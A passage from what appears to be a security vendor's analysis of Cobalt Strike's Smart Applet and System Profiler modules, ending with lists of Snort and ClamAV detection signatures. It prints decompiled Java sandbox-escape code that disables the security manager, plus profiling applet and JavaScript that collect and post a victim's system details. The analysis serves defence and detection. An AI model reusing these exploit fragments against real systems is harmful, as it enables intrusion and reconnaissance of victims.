+                 // com.sun.tracing.Provider or java.lang.Object
+                 if (declaringClass == Provider.class ||
+                     declaringClass == Object.class) {
+                     return method.invoke(this, args);
+                 } else {
+                     assert false;
+                 }
              } catch (IllegalAccessException e) {
                  assert false;
              } catch (InvocationTargetException e) {
                  assert false;
              }
```

Figure 38




```
// Load class in privileged context
private Class displayAd(String var1) throws Throwable {
   Class var2 = null;
   Class var3 = Class.class;
   Class[] var4 = new Class[]{String.class};
   Method var5 = var3.getMethod(new String("forName", "UTF-8"), var4);
   Object[] var6 = new Object[]{var1};
   var2 = (Class)this.invoc.invoke((Object)null, var5, var6);
   return var2;
}
```

Figure 39

The second issue is that in this case, `invoke()` does not return the calling blass but instead returns `sun.tracing.ProviderSkeleton`. This all comes together because `ProviderSkeleton` is a privileged class. Eventually, Cobalt Strike loads several classes and, once again, disables the manager.

Cobalt Strike now uses the `displayAd()` (Figure 39) to make calls to invoke() and return privileged classes that they would otherwise not have access to.

You can see another call to `getMethod()` prior to invoking the argument, this function is used to obtain access to the familiar `forName()` method. Then once again like earlier, that can be called to gain access to restricted classes (Figure 40).



```
// Use privileged context to locate resetricted methods.
private MethodHandle getMethod(Class var1, String var2, Class var3, Class[] var4, boolean var5) throws NoSuchMethodException, IllegalAccessException {
   MethodHandle var6 = null;
   MethodType var7 = MethodType.methodType(var3, var4);
   if (var5) {
      var6 = this.look.findStatic(var1, var2, var7);
   } else {
      var6 = this.look.findVirtual(var1, var2, var7);
   }

   return var6;
}
```

Figure 40

Next, three restricted classes are loaded:

- `sun.org.mozilla.javascript.internal.Context`
- `sun.org.mozilla.javascript.internal.DefiningClassLoader`
- `sun.org.mozilla.javascript.internal.GeneratedClassLoader`

This is now used to load the `BeanHelper()` class included with the Smart Applet and execute it under a privileged context by calling `AccessController.doPrivileged()', as shown in Figure 41.

And the security manager is disabled... again.


Detection

The amount of devices running Java is astoundingly high still in 2020. It still continues to be a widely used language and commonly installed utility for users. These vulnerabilities are pretty old, but for the Smart Applet to be effective, the amount of vulnerable devices is likely still high enough to warrant them being included.

Now, detection here was the easiest part. Remember how the landing page was extremely similar to the Signed Applet module? Additionally, main.dll/main64.dll is again included in the Smart Applet JAR. We already covered it with the same detection. Case closed on some old Java vulnerabilities with prior coverage.

TARGET MODULE: SYSTEM PROFILER

This module is designed to perform reconnaissance on systems visiting a Cobalt Strike-controlled web server. It is important to note that this module is not intended to infect a host, but rather supply information on the operating system and applications installed on a target.



```java
public class BeanHelper implements PrivilegedExceptionAction {

  public BeanHelper() {
    try {
      // Calls run() with elevated privileges
      AccessController.doPrivileged(this);
    } catch (Throwable var2) {
    }
  }

  public Object run() {
    System.setSecurityManager((SecurityManager) null);
    return "";
  }
}
```

Figure 41

Payload


When an operator configures the system profiler, there are two options for gathering the desired information. The first one utilizes a large JavaScript file that leverages multiple ActiveX controls to gather information. The second is an optional Java Applet, a common theme we've seen in Cobalt Strike, to supply additional information on top of the JS. The final configuration option is a redirect. This makes the victim client redirect to another page after performing profiling the system.

The initial landing page for the system profiler delivers a page with code similar to Figure 42:

Let's glance over both types for a high-level overview.


Java Applet

The initial landing page checks to see if Java is installed and enabled in two different ways. First, it uses `deployJava.geJREs()` to return an array of installed versions, or an empty array if not present. The second is `navigator.




```html
<html>
  <head>
    <script language="javascript" type="text/javascript" src="/check.js"></script>
    <meta http-equiv="refresh" content="20; url=/redirecthere">
  </head>
  <body id="compatability" style="behavior:url(#default#clientCaps)">
    <script type="text/javascript">
    //<![CDATA[
      if (false && deployJava.getJREs().length > 0) {
        var attributes = { codebase: "/java", code: "iecheck.class", id: "checkip", width: 1, height: 1, codebase_lookup: "true", mayscript: "true" };
        deployJava.runApplet(attributes);
      }
      else if (false && navigator.javaEnabled != undefined && navigator.javaEnabled()) {
        document.writeln('<applet codebase="/java" code="iecheck.class" id="checkip" width="1" height="1" codebase_lookup="true" mayscript="true"></applet>');
      }
    //]]>
    </script>
  </body>
</html>
```

Figure 42



```java
public class iecheck extends JApplet {
  public String getJavaVersion() {
    return System.getProperty("java.version");
  }

  public String getMyIPAddress() {
    URL documentBase = getDocumentBase();
    try {
      return new Socket(
              documentBase.getHost(), documentBase.getPort() > 0 ? documentBase.getPort() : 80)
          .getLocalAddress()
          .getHostAddress();
    } catch (Exception e) {
      return "unknown";
    }
  }

  public void init() {}
}
```

Figure 43



```javascript

$(document).ready(function() {
    detect();
    window.setTimeout(function() {
        var ref = '?id=' + window.location.href.split(/\?id=/)[1];
        $.post('/compatible' + ref, {
            data: a6f4418eace0.join("\n"),
            from: intip
        }, function() {
            window.location = "/redirecthere";
        });
    }, 250);
});
```

Figure 44

javaEnabled()` which is a simple boolean "True" or "False".

Java is installed if either check succeeds. The Java Applet, “iecheck.class,” runs on the page, as shown in Figure 43.

The class contains a small code base that only has two functions. One is designed to return the version of Java, the client is running. The other is a little more tricky and is geared toward exposing the internal IP address of the client.

JavaScript

The JavaScript is the bulk of the profiler and a huge file weighing in at over 200KB and almost 5,000 lines of code (after beautifying it). It checks browser versions, system information and installed applications through JavaScript and ActiveX calls.

Some of the checks include but are not limited to web browser, operating system, Adobe Acrobat, Adobe Flash and more. It also includes another attempt to get the internal IP address of the client, just like the Java Applet.

Detection

Detection here is pretty straightforward. Since the profiler is trying to do so much at once, we can make quick work on the landing page by checking HTTP responses.

We want to look for any abnormal combination of application version checks by using ActiveX control class IDs and object names, static version checks, and attempts to load a Java applet. We can also look for attempts to store data within a 1x1 (width x height) element named `checkip`.

Generally speaking, it's the easiest way to catch communication in the response from the client. At the end of the "check.js" file, we see an attempt to make an HTTP POST request back to the server with whatever information was collected (Figure 44).

We can see that the client data section of the HTTP post contains the parameters and values sent to the `application()` function.

This left us with the following detection:

Snort

- 1:13913 BROWSER-PLUGINS AcroPDF.PDF ActiveX clsid access attempt
- 1:23878 BROWSER-PLUGINS Oracle JRE Deployment Toolkit ActiveX clsid access attempt
- 1:38038 POLICY-OTHER PDF ActiveX CLSID access detected
- 1:54180 MALWARE-OTHER Cobalt Strike system profiling attempt
- 1:54181 MALWARE-OTHER Cobalt Strike system profiling attempt
- 1:54182 MALWARE-OTHER Cobalt Strike system profiling attempt

ClamAV

- Java.Malware.CobaltStrike-8008971-0

CONCLUSION

This is an in-depth view into the Cobalt Strike attack framework, how Talos researchers analyzed each module and the struggles, breakdowns, victories, and detection that came along with it.

The research performed resulted in more than 50 signatures between Snort and ClamAV combined, covering over 400 Cobalt Strike samples.

It's important to note that the resulting detection based on this research project is intended to provide robust coverage for Cobalt Strike at its core, but is by no means exhaustive. Large-scale attack frameworks are always evolving, especially highly funded ones such as Cobalt Strike.

Researchers must target what each security product does well and use that to their advantage. With that, you also have to know where its weaknesses lie. Having a good understanding of the strengths and weaknesses in Snort or ClamAV is key to developing good generic detection.

Does this mean we have covered Cobalt Strike in its entirety and it’s forever dead in the eyes of Talos? No. Does it mean we have provided what we believe to be a reasonably high level of detection to stop Cobalt Strike in its current form? Most definitely.

APPENDIX A: COVERAGE

STAGED/STAGELESS EXECUTABLES

Snort

- 1:53656 MALWARE-OTHER Cobalt Strike x86 executable download attempt
- 1:53657 MALWARE-OTHER Cobalt Strike x86 executable download attempt
- 1:53658 MALWARE-OTHER Cobalt Strike x64 executable download attempt
- 1:53659 MALWARE-OTHER Cobalt Strike x64 executable download attempt

ClamAV

- `Win.Trojan.CobaltStrike-7899871-1
- `Win.Trojan.CobaltStrike-7899872-1

SCRIPTED WEB DELIVERY POWERSHELL

Snort

- 1:45907 MALWARE-CNC Cobalt Strike DNS beacon outbound TXT record **(UPDATED)**
- 1:45908 MALWARE-CNC Cobalt Strike DNS beacon inbound TXT record **(UPDATED)**
- 1:53972 MALWARE-OTHER CobaltStrike beacon.dll DNS download attempt
- 1:53973 MALWARE-OTHER CobaltStrike powershell web delivery attempt
- 1:53974 MALWARE-OTHER CobaltStrike powershell web delivery attempt
- 1:53975 INDICATOR-COMPROMISE CobaltStrike multiple large DNS TXT query responses

ClamAV

- `Win.Trojan.Meterpreter-7385375-0`

BEACON BINARY PAYLOADS

Snort

- 1:30229 INDICATOR-SHELLCODE Metasploit windows/shell stage transfer attempt **(UPDATED)**
- 1:30471 INDICATOR-SHELLCODE Metasploit payload windows_adduser **(UPDATED)**
- 1:30480 INDICATOR-SHELLCODE INDICATOR-SHELLCODE Metasploit payload windows_x64_meterpreter_reverse_https **(UPDATED)**
- 1:53757 MALWARE-OTHER CobaltStrike beacon.dll download attempt
- 1:53758 MALWARE-OTHER CobaltStrike beacon.dll download attempt

ClamAV

- Win.Trojan.MSShellcode-5
- Win.Trojan.CobaltStrike-7913051-0

BEACON POWERSHELL PAYLOADS

Snort

- 1:54095 MALWARE-OTHER Win.Trojan.CobaltStrike powershell beacon download attempt
- 1:54096 MALWARE-OTHER Win.Trojan.CobaltStrike powershell beacon download attempt

ClamAV

- Win.Trojan.CobaltStrike-7917400-0

HTML APPLICATION (HTA) ATTACKS

Snort

- 1:8068 BROWSER-PLUGINS Microsoft Windows Scripting Host Shell ActiveX function call access
- 1:54110 MALWARE-OTHER Html.Trojan.CobaltStrike HTML payload download attempt
- 1:54111 MALWARE-OTHER Html.Trojan.CobaltStrike

HTML payload download attempt

- 1:54112 MALWARE-OTHER Html.Trojan.CobaltStrike HTML payload download attempt
- 1:54113 MALWARE-OTHER Html.Trojan.CobaltStrike HTML payload download attempt
- 1:54114 MALWARE-OTHER Html.Trojan.CobaltStrike powershell payload download attempt
- 1:54115 MALWARE-OTHER Html.Trojan.CobaltStrike powershell payload download attempt
- 1:54116 MALWARE-OTHER Html.Trojan.CobaltStrike VBA payload download attempt
- 1:54117 MALWARE-OTHER Html.Trojan.CobaltStrike VBA payload download attempt

ClamAV

- Html.Trojan.CobaltStrike-7932561-0
- Html.Trojan.CobaltStrike-7932562-0
- Html.Trojan.CobaltStrike-7932563-0
- Html.Trojan.CobaltStrike-7932564-0

COBALT STRIKE SIGNED APPLET ATTACK

Snort

- 1:54169 MALWARE-OTHER Cobalt Strike signed java applet execution attempt
- 1:54170 MALWARE-OTHER Cobalt Strike signed java applet execution attempt
- 1:54171 MALWARE-OTHER Cobalt Strike signed java applet download attempt
- 1:54172 MALWARE-OTHER Cobalt Strike signed java applet download attempt
- 1:54173 MALWARE-OTHER Cobalt Strike signed java applet download attempt
- 1:54174 MALWARE-OTHER Cobalt Strike signed java applet download attempt
- 1:54175 INDICATOR-COMPROMISE Cobalt Strike default signed applet attack URI

ClamAV

- Win.Trojan.CobaltStrike-8001474-0
- Win.Trojan.CobaltStrike-8001477-1

COBALT STRIKE SMART APPLET ATTACK

Snort

- 1:54183 INDICATOR-COMPROMISE Cobalt Strike default smart applet attack URI

ClamAV

- Prior coverage signed applet submissions

COBALT STRIKE SYSTEM PROFILER ATTACK

Snort

- 1:13913 BROWSER-PLUGINS AcroPDF.PDF ActiveX clsid access attempt **MAX DETECT**
- 1:23878 BROWSER-PLUGINS Oracle JRE Deployment Toolkit ActiveX clsid access attempt **MAX DETECT**
- 1:38038 POLICY-OTHER PDF ActiveX CLSID access detected **MAX DETECT**
- 1:54180 MALWARE-OTHER Cobalt Strike system profiling attempt
- 1:54181 MALWARE-OTHER Cobalt Strike system profiling attempt
- 1:54182 MALWARE-OTHER Cobalt Strike system profiling attempt

ClamAV

- Java.Malware.CobaltStrike-8008971-0